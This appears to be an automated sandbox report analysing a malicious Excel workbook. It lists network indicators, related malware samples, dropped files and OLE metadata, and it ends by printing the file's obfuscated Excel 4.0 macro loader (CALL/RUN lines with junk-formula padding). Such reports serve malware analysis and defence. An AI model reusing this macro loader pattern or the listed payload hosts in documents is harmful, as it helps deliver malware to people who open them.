http://weather.service.msn.com/data.aspx	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://apis.live.net/v5.0/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://management.azure.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://wus2.contentsync.	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://api.office.net	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://entitlement.diagnostics.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://outlook.office.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://templatelogging.office.com/client/log	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://outlook.office365.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://webshell.suite.office.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://management.azure.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://devnull.onenote.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://ncus.pagecontentsync.	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://messaging.office.com/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://augloop.office.com/v2	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://skyapi.live.net/Activity/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://dataservice.o365filtering.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://directory.services.	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false		high
http://https://staging.cortana.ai	DF844609-1DF5-41CA-99D6-1693334E4107.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.167.180.130	stateoftheartacademy.com.br	United States		46606	UNIFIEDLAYER-AS-1US	false
208.91.198.131	dsafarm.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412973
Start date:	13.05.2021
Start time:	05:22:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	diagram-419065597.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal76.expl.evad.winXLS@5/6@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
108.167.180.130	diagram-419065597.xls	Get hash	malicious	Browse	
	EFT Remittance Details.vbs	Get hash	malicious	Browse	
208.91.198.131	diagram-419065597.xls	Get hash	malicious	Browse	
	240000434383.doc.js	Get hash	malicious	Browse	
	240000434383.doc.js	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dsafarm.com	diagram-419065597.xls	Get hash	malicious	Browse	• 208.91.198.131

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	diagram-419065597.xls	Get hash	malicious	Browse	• 208.91.198.131
	PRODUCT RANGE # 363688.exe	Get hash	malicious	Browse	• 208.91.199.224
	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 199.79.62.225
	PRODUCT INQUIRY FROM PAKISTAN.exe	Get hash	malicious	Browse	• 208.91.199.224
	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
	Letter of Demand.doc	Get hash	malicious	Browse	• 103.21.59.173
	7b4NmGxyY2.exe	Get hash	malicious	Browse	• 162.215.241.145
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	INV74321.exe	Get hash	malicious	Browse	• 119.18.54.126
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
UNIFIEDLAYER-AS-1US	e09ca2b3_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	2a9335bd_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	diagram-419065597.xls	Get hash	malicious	Browse	• 108.167.180.130
	e09ca2b3_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	a46eb47f_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	aabc6e16_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	6f75ecf8_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	2a9335bd_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	3e917917_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	73f69405_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	4ebc60e0_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	eacf01bf_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	aabc6e16_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	dd9d35c4_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	a46eb47f_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	3e917917_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	6f75ecf8_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	eacf01bf_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	73f69405_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225
	4ebc60e0_by_Libranalysis.dll	Get hash	malicious	Browse	• 162.241.209.225

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	5781525.html	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	statistic-482095214.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	LMNF434.vbs	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131
	DHL_988121.exe	Get hash	malicious	Browse	• 108.167.180.130 • 208.91.198.131

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DF844609-1DF5-41CA-99D6-1693334E4107	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368375143077113
Encrypted:	false
SSDEEP:	1536:icQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:JEQ9DQW+zPXO8
MD5:	10BEC81A10D7319810D65FAFC9231BFA
SHA1:	70678656035B77B6DCC5EF5516AE4DE2B2DE798E
SHA-256:	C8B904A81B28B787047804375F196DE0877042701C23F78BC18B87C6DB74B98F
SHA-512:	72472FE9052ACB816E4EAB512B83C10007081865F561E1FC380C8C34B162D71F053EF56A2FC661325B4BD4198DBB2BF14FF6CC94EF584B32E5CBB164B513F31(
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-13T03:24:36">.. Build: 16.0.14112.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\34A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	80804
Entropy (8bit):	7.903663271072782
Encrypted:	false
SSDEEP:	1536:BWjYO+nfySDcn9iZtJOXAQR2KtCbuMB/yDL4zC1H4e6MZliczFP4W:E+nKSD8YZo/Uh0hh4e6OnqW

C:\Users\user\AppData\Local\Temp\34A10000	
MD5:	32686B3BAC60DCB35A8A89EF05B95CBD
SHA1:	DC294AFD1EEACF675FA860AB795D6F0D995AE3E8
SHA-256:	25536DD38AA544C0C827CE3D6BBC38CE21C9B2B42271BE5A92D9C891D7701D0A
SHA-512:	118B518E37783B8304E04B8EE7DD9C192A820A9A872CD29B5D91239386E9954291F0B3FFEC07B6175A956039AF6C381F4E871DD5D6599C9F1C751A9B5D1432F5
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...I.%(/.-Q7."..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu May 13 11:24:40 2021, atime=Thu May 13 11:24:40 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.653683866962998
Encrypted:	false
SSDEEP:	12:8RnncXU1zpuElPCH2JgMPW7gTj+WrjAZ/2bDwHLC5Lu4t2Y+xIBjKZm:85XuMPXAZiDwG87aB6m
MD5:	1C26548543D52B8255941F43C3060E06
SHA1:	F3C07672FF60A5D325CAF57CC55B763940908730
SHA-256:	91A3541B4A1C5D4A2D91517BB937784F2FC908B29B9B7414DD8210632FECE5EF
SHA-512:	72927792D460F54B045D9D8FA0044BD8BA20B192B8D222D27C5237009AC838C189C60BC8C13F89FAB9DACE5220DB49F7FE4BD4EE0620D633BCCA44B78A1C91B
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...(..G..).#..G...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.c.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.c.....S.....^^%.h.a.r.d.z.....~.1.....R.c..Desktop.h.....Ny..R.c.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:...,.LB.)...As...`.....X.....088753.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\diagram-419065597.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Thu May 13 11:24:40 2021, atime=Thu May 13 11:24:40 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2180
Entropy (8bit):	4.697417291729638
Encrypted:	false
SSDEEP:	24:8auMP+F0AFArJLbqDwEK7aB6myauMP+F0AFArJLbqDwEK7aB6m:81FurJPaLB6p1FurJPaLB6
MD5:	D4DE2E7AA4A49D7B62B62B18C526E0A7
SHA1:	16F6BEECB5F0A1464AFC65B7227796C418EB631A
SHA-256:	841293C10AA8786407E65A2092DDC1D11637EC566BA1D396DBAF551AD8EF081E
SHA-512:	78177ABEEA445EF6DD227BCBC0FE24347333519313942E983938774CC9AD21F92AC4449901E229ACD8424CB7C057BBD76451C67413457DAA2399EC5B002F664E
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:.....B..G....B..G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.c.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.c.....S.....^^%.h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny..R.c.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.c .DIAGRA~1.XLS..\.....>Qwx.R.c....h.....@V..d.i.a.g.r.a.m.-.4.1.9.0.6.5.5.9.7...x.l.s.....[.....-.....Z.....>.S.....C:\Users\user\Desktop\diagram-419065597.xls.,.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.i.a.g.r.a.m.-.4.1.9.0.6.5.5.9.7...x.l.s.....:...,.LB.)...As...`.....X.....088753.....!a..%.H.VZAj...6..-.....-..!a..%.H.VZAj...6..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.796517418357948
Encrypted:	false
SSDEEP:	3:oyBVomMXCU7KSbZFd7KSbmMXCU7KSbv:dj6XCRS1+SPXCRSL
MD5:	AE2FF8211BEA9FE56BEA37F8A5D9FF7D
SHA1:	9256934A2AD18FEBE147B4F4BF1C33DE152AAAEB
SHA-256:	D57A01102A4B742A421A9F3B31DD5C3825EE5D83C0C547C0AB8139E5C823D8EB

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-512:	A367FD6BFD93B71BDC85634EA37B240FAE5F09635E36C9508A2F6D007A77D855ACB3C9E067F6D3EA83D217330AB86A52A374F5DA50D8EFBB87CA4E236AA2CACE
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..diagram-419065597.xls.LNK=0..diagram-419065597.xls.LNK=0..[xls]..diagram-419065597.xls.LNK=0..

C:\Users\user\Desktop\75A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	229119
Entropy (8bit):	5.618633325481051
Encrypted:	false
SSDEEP:	3072:i7Ni6NSD8YNoDUF01aJH7RDHSjnTDPBarvvr5rArl7Nikx:T6NTLDUF6aVkx
MD5:	5381BC973E6B3F44D131748FAC8A6CEA
SHA1:	B99CB65A3991B22F75891EB72F06D4F58EA83E24
SHA-256:	5507AB1ADD251F2023248A27ABCFF50E893C822CBAD12190CD0E5FBE568B6958
SHA-512:	BF260E12E8D873D19B2E6968506925F56DD699198F0624B2A4CFB8CF127C4282607C51FD2C6CEDC83A5FBEBE070EC5A2629F8790144BB8B5A6D46C59DBF53FB2
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....g..C.a.l.i.b.r.i.1.....g..A.r.i.a.l.1.....g..A.r.i.a.l.1.....g..A.r.i.a.l.1.....g..C.a.l.i.b.r.i.1...,...8.....g..A.r.i.a.l.1.....8.....g ..A.r.i.a.l.1.....8.....g..A.r.i.a.l.1.....<.....g..A.r.i.a.l.1.....4.....g..A.r.i.a.l.1.....4.....g..A.r.i.a.l.1...h...8.....g..C.a.m.b.r.i.a.1.....g..C.a.l.i.b.r.i.1.....A .r.i.a.l.1.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i .a.l.1.....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:22:48 2021, Security: 0
Entropy (8bit):	3.261681103749055
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	diagram-419065597.xls
File size:	375808
MD5:	ec968745c407ee67d80d18c25abaa8d2
SHA1:	922818d6a781b3780541837975c54baa4e7a3349
SHA256:	431c2a2e6969ba3aa239af68c3150d86837b3e58bc80b2690b91cf39d459ac55
SHA512:	8b8e26f86ec06bc25718036c5d94c794014f02d5d4e9ce605d25713becf43e97fdcce82636df650c66bebb930f5b32ea00f52f07470708bd7953dcd153f0b574
SSDEEP:	3072:Q8UMKE+Y6t/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/2zfOTfFG4l+s2/7nU5BLP:vUMIt6Uqa5DPdG9uS9QLA4l+sBqO
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "diagram-419065597.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:22:48
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.288480529966
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . v a n - v a n . . . . . v - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363297

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363297
Entropy:	3.24802119785
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
